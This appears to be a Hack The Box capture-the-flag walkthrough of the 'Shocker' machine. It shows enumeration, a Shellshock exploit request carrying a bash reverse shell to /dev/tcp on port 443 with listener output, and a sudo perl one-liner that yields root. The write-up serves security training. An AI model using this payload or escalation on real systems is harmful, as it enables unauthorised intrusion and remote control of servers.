Hi, welcome back again. Today we will be doing shocker. Its a Linux box. Lets get going.

Enumeration

The name of the box suggests something related to shell shock. So lets see what surprises are ahead. Nmap scan:


```
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
```

Connecting to ssh on port 2222 doesn't reveal any banner of any sorts. Also this version of ssh is vulnerable to username enumeration which might come handy later.

```
┌──(root💀kali)-[/home/rishabh/HTB/shocker]
└─# searchsploit openssh 7.2
130 ×
----------------------------------------------------------------------------
---- ---------------------------------
 Exploit Title
|  Path
----------------------------------------------------------------------------
---- ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
| linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
| linux/remote/45210.py
OpenSSH 7.2 - Denial of Service
| linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection
| multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration
| linux/remote/40136.py
```

```
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets
Pr | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
| linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)
| linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration
| linux/remote/40113.txt
-------------------------------------------------------------------------------
---- ---------------------------------
Shellcodes: No Results
```

So now our only focus should be port 80. Similarly you can also check for version exploits for this apache but there aren't any except for DoS and Local Priv Esc which are of no use to us. You can start nikto scans in the background if it finds anything useful.
Nikto scans didn't find anything interesting. The homepage contains an image saying "Don't Bug me"



The source code doesn't contain any hints or comments which can aid us in our next step. Next step would be to run directory bruteforcing tool like dirb with common.txt wordlist.

```
──── Scanning URL: http://10.129.1.175/ ────
+ http://10.129.1.175/cgi-bin/ (CODE:403|SIZE:295)
+ http://10.129.1.175/index.html (CODE:200|SIZE:137)
+ http://10.129.1.175/server-status (CODE:403|SIZE:300)
```


It did find one directory cgi-bin but its access code is 403 which is forbidden. Lets try with a bigger wordlist, if it finds any other directories. No luck!! I even included extensions like php,txt,cgi but no luck. I got stuck at this point banging my head against the wall. I have to admit, I just peaked at one of the walkthroughs just to see a hint and to my surprise it was one of the siliest things I missed. I never searched for sh extension files. I ran my gobuster and included sh as extensions and got user.sh as one of the files.

```
┌──(root💀kali)-[/home/rishabh/HTB/shocker]
└─# gobuster dir -u http://$IP/cgi-bin/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t
 200 --no-error -o dirbust_2 -b 400,404  -q -x sh
/user.sh              (Status: 200) [Size: 119]
```

I will give you guys a tip. These hacking platforms always hide a hint behind those machine names. If the machine's name is shocker, it must be related to shell shock vulnerability. This vulnerability lets us execute system commands from environment variables unintentionally. This is a great resource if you want to understand about this vulnerability and how to exploit it: https://www.breachlock.com/shellshock-bash-remote-code-execution-vulnerability-explained/

Initial Foothold

Here is how I managed to read /etc/passwd file:



Getting shell from here was a quite a challenge for me. I tried using netcat but it was throwing code 500. I tried reading user's id_rsa file, but there also I failed. Using this article https://pentesterlab.com/exercises/cve-2014-6271/course and pentester monkey bash reverse shell, I got a shell back.

```
GET /cgi-bin/user.sh HTTP/1.1
Host: 10.129.1.175
User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/[redacted]/443 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 22 Sep 2017 20:01:19 GMT
If-None-Match: "89-559ccac257884-gzip"
Cache-Control: max-age=0
```

```
└─# rlwrap nc -nvlp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.1.175.
Ncat: Connection from 10.129.1.175:45750.
bash: no job control in this shell
id
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(
sambashare)
```

Privilege Escalation

User shelly has lxd privilieges which is a straight priv esc path. But there's no harm to enumerate more. Possibily we can find more vectors for escalation. Transferred my linpeas script and let it do the work. User shelly can run perl as root without password.

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

Lets go to our favorite website gtfobins and look at sudo entry for perl. Here it is:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Simple and neat. No hassle.

```
sudo /usr/bin/perl -e 'exec "/bin/bash";'
id
uid=0(root) gid=0(root) groups=0(root)
```

Voila!! We have pwned this machine. This was an easy rated box by HTB but nevertheless it was fun to exploit the shellshock vulnerability. Meet you tomorrow with another box.